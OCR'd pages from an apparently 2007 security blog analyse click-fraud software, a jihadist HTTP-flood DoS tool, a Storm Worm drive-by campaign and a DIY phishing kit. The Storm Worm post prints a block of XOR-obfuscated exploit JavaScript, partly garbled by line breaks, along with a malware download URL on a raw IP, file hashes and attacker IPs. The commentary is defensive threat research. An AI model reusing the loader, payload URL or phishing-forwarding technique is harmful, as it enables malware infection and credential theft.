
REGISTERED TO: HEADSTRONG SOFTWARE

fraud has become so evident that :

" *Third party companies emerged and started filling the niche by coming up with click fraud analytics software so that Google's major customers, even the small to mid-size business could take advantage of an automated way to analyze*

click anomalies. "

And while Google are publicly admitting that click fraud is a fact and commissioning [10]third-party analysis of their actions to detect and prevent it, such commercially available tools require no botnets, but a minor investment in proxy servers providing service, and the software itself. Finally, India’s army of "ad-clickers" will achieve fraudulent economies of scale if empowered with such tools. Some issues to keep in mind :



- The tool can be used as a click fraud assessment one, so that ad networks can verify their susceptibility to such

applications, or webmasters the detection rate of their [11]click fraud analyzing solution. The main concern is that

the tool is sold on a volume basis, so malicious parties can easily obtain it in between the ones they’re already using

- Each and every security vendor has a huge database of malware infected, spam and phishing emails sending IPs,

and while they’re already figuring out ways to commercialize these databases, an ad network could greatly benefit by integrating such data within their system and thinking twice before counting a click from these hosts

- The more the advertiser is aware of the click fraud problem, the more would her requirements and expectations

become. If advertising networks based on a CPC model don't build better awareness on their mitigation practices,

the entire CPC ad model is at stake

Here are some tips on [12]DIY click fraud prevention, [13]Yahoo's and Google's comments on the latest report released

by Click Forensics, [14]a report on Combating Click Fraud with interesting perspectives on the possible tactics, and a very in-depth analysis of [15]advertising models and how fraudulent publishers benefit from them.

Overall click fraud rate per quarter courtesy of the [16]Click Fraud Network.

1. http://timesofindia.indiatimes.com/articleshow/msid-654822,curpg-1.cms

2. http://www.indiana.edu/%7Ephishing/papers/gandhim.pdf

3. http://www.informationweek.com/news/showArticle.jhtml?articleID=201002161

4. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

6. http://www.headstrong.de/software-webclicker.shtml

7. http://www.headstrong.de/software-webclicker-sh.shtml

8. http://ddanchev.blogspot.com/2006/07/latest-report-on-click-fraud.html

9. http://ddanchev.blogspot.com/2007/03/adsense-click-fraud-rates.html

10. http://googleblog.blogspot.com/pdf/Tuzhilin_Report.pdf

11. http://www.clickforensics.com/products/clickforensics/reports.htm


12. http://searchengineland.com/070807-075707.php

13. http://www.forbes.com/technology/2007/07/22/clickfraud-google-yahoo-tech-cx_pco_0720paidcontent.html

14. http://www.researchandmarkets.com/reports/c63978

15. http://www.cs.ucsb.edu/research/tech_reports/reports/2006-06.pdf


16. http://clickfraudnetwork.com/content/ClickFraudIndex.aspx



A Cyber Jihadist DoS Tool (2007-08-08 21:25)

I’ve seen [1]mail bombers courtesy of chinese hacktivists released during the [2]China/U.S cyber skirmish, [3]encryption tools released by cyber jihadists, and now we have a fully working multi-thread HTTP GET flooder for attacking "infidel" sites as the authors put it. The tool itself and the tutorial pointing to ping flooders circa 1999 aren’t disturbing. What’s disturbing is the time when cyber jihadists stop re-inventing the wheel to achieve a better branding effect, and start [4]outsourcing their DDoS needs to groups who are vulnerable to a single weakness only - lack of ethics and the financial proposition they’ll get. The numbers within the screenshot are part of a descriptive tutorial on how to use the tool, which is a part of the cyber jihadists’ al-jinan.org DDoS initiative, so basically once cyber jihadists download E-jihad, the tool periodically "phones home" to obtain IPs of sites to be attacked and included in the DoS tool. [5]Here’s more info :

" *The "Electronic Jihad Program" is part of the long-term vision jihadi Web site Al-jinan.org has to use* 389



برنامج الجهاد الإلكتروني ١,٥

الهدف: يتم تحديث الهدف تلقائيًا

موفر الخدمة:

سرعة الهجوم: ○ ضعيفة ● متوسطة ○ قوية

نجاح: 0

فشل: 0

www.Al-jinan.org

ملاحظات هامة
١- كل ما عليك فعله هو اختيار السرعة وضغط زر هجوم فقط
٢- إستخدم موفر الخدمة إذا كان الموقع محظور من خدمة الإنترنت لديك
٣- إذا لم يظهر لك أي نجاح فهذا يعني أن الموقع متوقف أو محظور
وعدد الفشل يعني عدد الهجمات التي لم يستجب الموقع لها

the Internet as a weapon, something that affects any organization that relies on the Web. Electronic Jihad allows

users to target specific IP addresses for attack in order to take any servers running at those IP addresses offline. The application even includes a Windows-like interface that lets users choose from a list of target Web sites provided via the Al-jinan site, select an attack speed (weak, medium, or strong), and the click on the "attack" button. "

Moreover, despite that the al-jinan.org’s "Electronic Jihadists Against Infidel Sites" campaign is shut down, the initiative is constatly switching locations, and is currently active at another domain. Compared to aj-jinan.org’s

E-jihad app that was distributing the IPs to be attacked, this campaign only recomments the use of a ping flooder.

You can also amuse yourself wih this [6]attack technique. The idea is to open 5 IFRAMEs, and reload them every 5

seconds, the site under "iframe attack" is islam-in-focus.com. Aspirational initiative, with thankfully lame execution.

1. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

2. http://www.cmc.gov.my/what_we_do/ins/IndustryTalk/Presentation1.pdf


3. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

4. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

5. http://www.informationweek.com/shared/printableArticle.jhtml?articleID=200001943

6. http://members.lycos.co.uk/dsl66/page6/dsl1.html

390



```
<Script Language='JavaScript'> function xor_str(plain_str, xor_key){ var xored_str = "";
for (var i = 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode(xor_key ^
plain_str.charCodeAt(i)); return xored_str; } var plain_str =
"\x5c\x76\x76\x0a\x1d\x0e\x5c\x11\x11\x5c\x41\x5c\x12\x19\x0b\x5c\x3d\x0e\x0e\x1d\x05\x54\x5
\x76\x0a\x1d\x0e\x5c\x11\x19\x11\x23\x1a\x10\x1d\x1b\x5c\x41\x5c\x4c\x47\x76\x76\x1a\x09\x12
x08\x15\x13\x12\x5c\x14\x54\x55\x5c\x07\x11\x11\x41\x11\x11\x47\x5c\x0f\x19\x08\x28\x15\x11\
13\x09\x08\x54\x5e\x14\x54\x55\x5e\x50\x5c\x4e\x4c\x4c\x4c\x55\x47\x01\x76\x76\x1a\x09\x12\x
8\x15\x13\x12\x5c\x1b\x19\x08\x1e\x54\x1e\x50\x5c\x1e\x2f\x15\x06\x19\x55\x76\x07\x0b\x14\x1
\x19\x5c\x54\x1e\x52\x10\x19\x12\x1b\x08\x14\x56\x4e\x40\x1e\x2f\x15\x06\x19\x55\x07\x1e\x5c
x41\x5c\x1e\x47\x01\x76\x1e\x5c\x41\x5c\x1e\x52\x0f\x09\x1e\x0f\x08\x0e\x15\x12\x1b\x54\x4c\
1e\x2f\x15\x06\x19\x53\x4e\x55\x47\x0e\x19\x08\x09\x0e\x12\x5c\x1e\x47\x01\x76\x76\x1a\x09\x
f\x08\x15\x13\x12\x5c\x1f\x1a\x54\x55\x76\x07\x0a\x1d\x0e\x5c\x06\x1f\x5c\x41\x5c\x4c\x04\x4
\x4c\x1f\x4c\x1f\x4c\x1f\x47\x76\x0a\x1d\x0e\x5c\x1d\x5c\x41\x5c\x09\x12\x19\x0f\x1f\x1d\x0c
x54\x5e\x59\x09\x48\x4f\x48\x4f\x59\x09\x48\x4f\x48\x4f\x59\x09\x4c\x1a\x19\x1e\x59\x09\x4f\
49\x1e\x59\x09\x4a\x4a\x1f\x45\x59\x09\x44\x4c\x1e\x45\x59\x09\x44\x4c\x4c\x4d\x59\x09\x19\x
f\x4f\x5e\x5c\x57\x76\x5e\x59\x09\x19\x4e\x48\x4f\x59\x09\x19\x1e\x1a\x1d\x59\x09\x19\x44\x4
\x59\x09\x1a\x1a\x19\x1f\x59\x09\x1a\x1a\x1a\x1a\x59\x09\x44\x1e\x4b\x1a\x59\x09\x18\x1a\x48
x59\x09\x19\x1a\x19\x1a\x59\x09\x4a\x48\x19\x1a\x59\x09\x19\x4f\x1d\x1a\x59\x09\x45\x1a\x4a\
59\x09\x48\x4e\x1a\x4f\x59\x09\x45\x1a\x4a\x48\x59\x09\x4a\x19\x19\x4b\x59\x09\x19\x1a\x4c\x
9\x09\x19\x1a\x19\x1e\x5e\x5c\x57\x76\x5e\x59\x09\x4a\x48\x19\x1a\x59\x09\x1e\x45\x4c\x4f\x5
\x4a\x4d\x44\x4b\x59\x09\x19\x4d\x1d\x4d\x59\x09\x4c\x4b\x4c\x4f\x59\x09\x19\x1a\x4d\x4d\x59
x19\x1a\x19\x1a\x59\x09\x1d\x1d\x4a\x4a\x59\x09\x1e\x45\x19\x1e\x59\x09\x4b\x4b\x44\x4b\x59\
4a\x49\x4d\x4d\x59\x09\x4c\x4b\x19\x4d\x59\x09\x19\x1a\x4d\x1a\x59\x09\x19\x1a\x19\x1a\x59\x
d\x1d\x4a\x4a\x59\x09\x1e\x45\x19\x4b\x5e\x5c\x57\x76\x5e\x59\x09\x1f\x1d\x44\x4b\x59\x09\x4
\x49\x1a\x59\x09\x4c\x4b\x4e\x18\x59\x09\x19\x1a\x4c\x18\x59\x09\x19\x1a\x19\x1a\x59\x09\x1d
x4a\x4a\x59\x09\x1e\x45\x19\x4f\x59\x09\x4c\x4c\x44\x4b\x59\x09\x4c\x1a\x4e\x4d\x59\x09\x4c\
44\x1a\x59\x09\x19\x1a\x4f\x1e\x59\x09\x19\x1a\x19\x1a\x59\x09\x1d\x1d\x4a\x4a\x59\x09\x1e\x
a\x1a\x59\x09\x4e\x19\x44\x4b\x59\x09\x4c\x1d\x45\x4a\x5e\x5c\x57\x76\x5e\x59\x09\x4c\x4b\x4
\x59\x09\x19\x1a\x4e\x45\x59\x09\x19\x1a\x19\x1a\x59\x09\x1d\x1d\x4a\x4a\x59\x09\x1d\x1a\x1a
x59\x09\x18\x4b\x4a\x1a\x59\x09\x45\x1d\x4e\x1f\x59\x09\x4a\x4a\x4d\x49\x59\x09\x1a\x4b\x1d\
59\x09\x19\x44\x4c\x4a\x59\x09\x19\x1a\x19\x19\x59\x09\x1e\x4d\x19\x1a\x59\x09\x45\x1d\x4a\x
9\x09\x4a\x48\x1f\x1e\x59\x09\x19\x1e\x1d\x1d\x59\x09\x19\x19\x44\x49\x5e\x5c\x57\x76\x5e\x5
```

The Storm Worm Malware Back in the Game (2007-08-09 15:24)

After coming across the story on how [1]Storm Worm is taking over the world for yet another time, I wondered -

who are the novice malware authors behind Storm Worm that [2]switch tactics by the time their old ones become

inefficient? After commenting on [3]the first Storm Worm wave – it’s not even a worm – with an emphasis of the

outdate social engineering techniques it was using back in January, 2007, it’s time we assess the current situation

and how have Storm Worm evolved. What has changed? Direct .exe email attachments matured into a direct link to an infected IP address. Mass mailings are now sent with campaign ID to measure efficiency. Outdated

social engineering tactics became a direct exploitation of old and already patched vulnerabilities to ensure a higher

probability of infecting the visitor whose lack of understanding on how client side vulnerabilities should get a higher priority compared to visual .exe vigilance often result in an infection. Here’s a sample infected IP spreading Storm

Worm binaries :

Message content : " *Your Download Should Begin Shortly. If your download does not start in approximately 15*

seconds, you can click here to launch the download"

Original URL : 77.96.240.142 /?232c3a9ebeed435601e5ee71

Binary URL : 77.96.240.142/ecard .exe

Server response : HTTP/1.1 200 OK

Server: nginx/0.5.17

Date: Thu, 09 Aug 2007 00:12:15 GMT

Content-Type: text/html

Transfer-Encoding: chunked

X-Powered-By: PHP/5.2.1

391

Email spoofed from : "postcards.com" jyg @ alltel.net

Mail server : exchange.moneytreemortgage.biz, [4]64.220.230.118

IP blacklisted by : SpamCop, CASA-CBL, UCEPROTECTL1, PSBL

Sender's IP : 73.208.110.36

IP blacklisted by : Spamhaus PBL, NJABL Dynablock

ecard.exe

Detection rate : 17 AVs out of 32 detect it (53.13 %)

File size: 113195 bytes

MD5: 63fe9896fbbca6471ec216c9dee0b0e9

SHA1: 170eb66ca28f74d291e07a0383564b465d373f06

file.exe - downloader

Detection Rate: 17 AVs out of 32 detect it (53.13 %)

File size: 4608 bytes

MD5: 7ea2baadfe3a8a54635cea72526ff391

SHA1: ae32bb7df491fb52650144931c10a7bd5ebf6a2c

alt.exe

Detection Rate : 17 AVs out of 32 detect it (53.13 %)

File size: 113168 bytes

MD5: 4ac8a3242e945215469ec08bc5603418

SHA1: 75b8aadab3626e39b570d7e7494d3be63cc582d1

At every infected IP acting as a web server, we have a typical [5]MPack style XOR-ifying javascript obfuscation.

And while it’s not that hard to deobfuscate it, the interesting part is the type of vulnerabilities exploited to

obtain the downloader and the payload. The current campaign is a good example of [6]a fast-flux network as

the malware authors used one mail server to sent the email, another IP as actual sender, and a third one where

the payload, the downloader are [7]hosted with the [8]web page itself using the [9]Q4-06 Roll-up package exploits kit :

" *This is* [10] *a set of exploit scriptsmostly from the end of 2006. It includes an MS06-042, a SetSlice, an MDAC, a WinZip, and a QuickTime. It is typically encrypted using a wide variety of javascript obfuscators, but is usually about the same source code underneath. Recently it sometimes includes an ANI exploit from April 2007.* "

As we have already seen with the most recent and wide scale malware campaigns, such as with the IcePack’s

and MPack’s kits, the malware authors are entirely relying on patched vulnerabilities compared to [11]purchasing

zero day ones, further fueling the [12]superficial zero day vulnerabilities cash bubble, and proving that using old

vulnerabilities is just as effective as using a zero day one - they are both unpatched at the end user’s PC. Ensure

[13]attacks using outdated vulnerabilities cannot take place by patching, and don’t forget that Storm Worm is among

the many other [14]malware and [15]spam oubtreaks currently active in the wild.

Related posts:

[16]Malware Embedded Sites Increasing

[17]Massive Embedded Web Attack in Italy

[18]The MPack Attack Kit on Video

[19]The WebAttacker in Action

[20]The IcePack Malware Kit in Action

[21]The Underground Economy’s Supply of Goods

More info:

392

[22]Malware - Future Trends

[23]New wave of nuwars storming in

[24]Storm Worm Continues to Spread

[25]The Storm Worm

[26]Storm Worm growth is getting out of hand, researchers fear

[27]Storm Trojan Worm evolves and creates Havoc on the Internet, warns SecureWorks

[28]Storm Worm’s Virulence May Mean Tactics Change

[29]Storm Worm Hype Batters Media

1. http://it.slashdot.org/it/07/08/08/1416243.shtml

2. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

3. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

4. http://www.projecthoneypot.org/i_5d09ecf2aee3e906f81540d0408b1451

5. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html

6. http://ddanchev.blogspot.com/2007/07/feeding-packed-malware-binaries.html

7. http://www.informationweek.com/story/showArticle.jhtml?articleID=196902970

8. http://www.dragoslungu.com/2007/03/12/top-5-web-exploits-for-february-2007/

9. http://explabs.blogspot.com/2007/04/webattacker-is-dead-long-live.html

10. http://www.viruslist.com/en/analysis?pubid=204791956

11. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html

12. http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html

13. https://psi.secunia.com/

14. http://ddanchev.blogspot.com/2006/06/real-time-pc-zombie-statistics.html

15. http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html

16. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

17. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

18. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

19. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

20. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

21. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

22. http://www.packetstormsecurity.org/papers/general/malware-trends.pdf

23. http://www.avertlabs.com/research/blog/index.php/2007/08/07/new-wave-of-nuwars-storming-in/

24. http://popsci.typepad.com/popsci/2007/08/an-e-mail-worm-.html

25. http://blog.wired.com/sterling/2007/08/the-storm-worm.html

26. http://tech.blorge.com/Structure:%20/2007/08/03/storm-worm-growth-is-getting-out-of-hand-researchers-fear


/

27. http://www.techshout.com/internet/2007/04/storm-trojan-worm-evolves-and-creates-havoc-on-the-internet-war

ns-secureworks/

28. http://blogs.pcworld.com/staffblog/archives/005053.html

29. http://antivirus.about.com/b/a/257923.htm


This is where you should post your source of the website you are going to pose a fake identify of. Remember, maki fake login of a website is illegal if you do not possess permission. To find the source of a website. Go to the website then RIGHT-CLICK on your mouse, and go to "View Source" and then go to the source, RIGHT-CLICK again and "Select All" and then lastly press "Paste" in this section.

Double Click Me to erase all text.

http://www.i.am.a.lame.script.kiddie.info

DIY Phishing Kits (2007-08-13 13:30)

Rock Phish’s efficiency-centered approach in terms of [1]hosting numerous phishing pages on a single domain, often

infected home user’s host, easily turned it into the default application for DIY phishing attacks. And despite that we still haven’t seen a multi-feature phishing kits like the ones I’m certain will emerge anytime now, here’s an automatic URL redirector of data submitted to a phishing site that’s showcasing the ongoing DIY phishing kits trend. Basically, once the source code of a, for instance, fake paypal login page is pasted, it will ensure all the submitted accounting data is forwarded to the malicious server where it gets logged. The main aim of this tool isn’t to achieve mass scale

efficiency as is the case with Rock Phish, but to make it easier for phishers to poin’n’click create or update the fake pages to be hosted on a Rock Phish domain. The program’s intro :

" *Steps to creating a fake login, simple as 1,2,3. Go you your web site or the site you have permisson to make a fake web login and right click then press "Source". Double click here to begin. Enter the redirection URL. The redirection URL is the site in which the user who enters their login details will be forwarded to after they fill out the form. Optional : For some web sites after you creat the phisher some images will not load properly. This is due to the source directing the images to be loaded from your database instead of their database. For example you will*

probably find this in your source img src="/images/image.gif". To fix this you would have to direct the source to load from the site’s database by editing the source to look a little like this img src="http://site.com/images/image.gif". To automatically do this double click here. "

Why are DIY phishing kits turning into a commodity, and what are some of the strategies to deal with phishing sites?

- fake pages for each and every financial institution plus the associated images are a commodity. They look like the real ones, sound like the real ones, but anything submitted within gets forwarded to a third party presumably using DIY tools like these

- phishing should be treated as spam, namely it should never reach the end user’s mailbox, but as we’ve already seen in the past, certain financial institutions are trying to [2]rebuild confidence in the email communication with their customers whereas they should build more awareness on how they’d never ever initiate such communication as it will create even more confusion for the customer, the one who’s still not aware of the basic phishing techniques

- HTTP referer logs to static images via email clients or web based emails could act as an early warning system and provide a list of URLs to be automatically feeded into a to-be shut down tracking system, ones [3]we’ve seen getting commercialized [4]by vendors already

- Phishing has become such a widespread problem that he latest versions of [5]IE and [6]Firefox now have anti phishing protection built-in. Moreover, phishing sites are known to [7]exploit browser vulnerabilities to hide [8]the real .info and .biz extension of a site, so that a built-in [9]anti phishing toolbar picks up where the browser can no longer perform.

As far as the recent increase of [10]Rock Phish domains is concerned, DSLreports.com has been keeping track of, and [11]shutting down Rock Phish domains for a while. Once shut down, new domain names usually recently

dropped ones appear online, such as **userport.li** and **userport.ch** for instance. Go through an article on "[12]The History of Rock Phish" as well.

1. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

2. http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html

3. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

4. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

5. http://blogs.msdn.com/ie/archive/2005/08/31/458663.aspx

6. http://www.informationweek.com/news/showArticle.jhtml?articleID=201305816

7. http://www.channelregister.co.uk/2007/07/25/firefox_url_bug/

8. http://news.com.com/Phishing+hole+discovered+in+IE/2100-1002_3-5495719.html

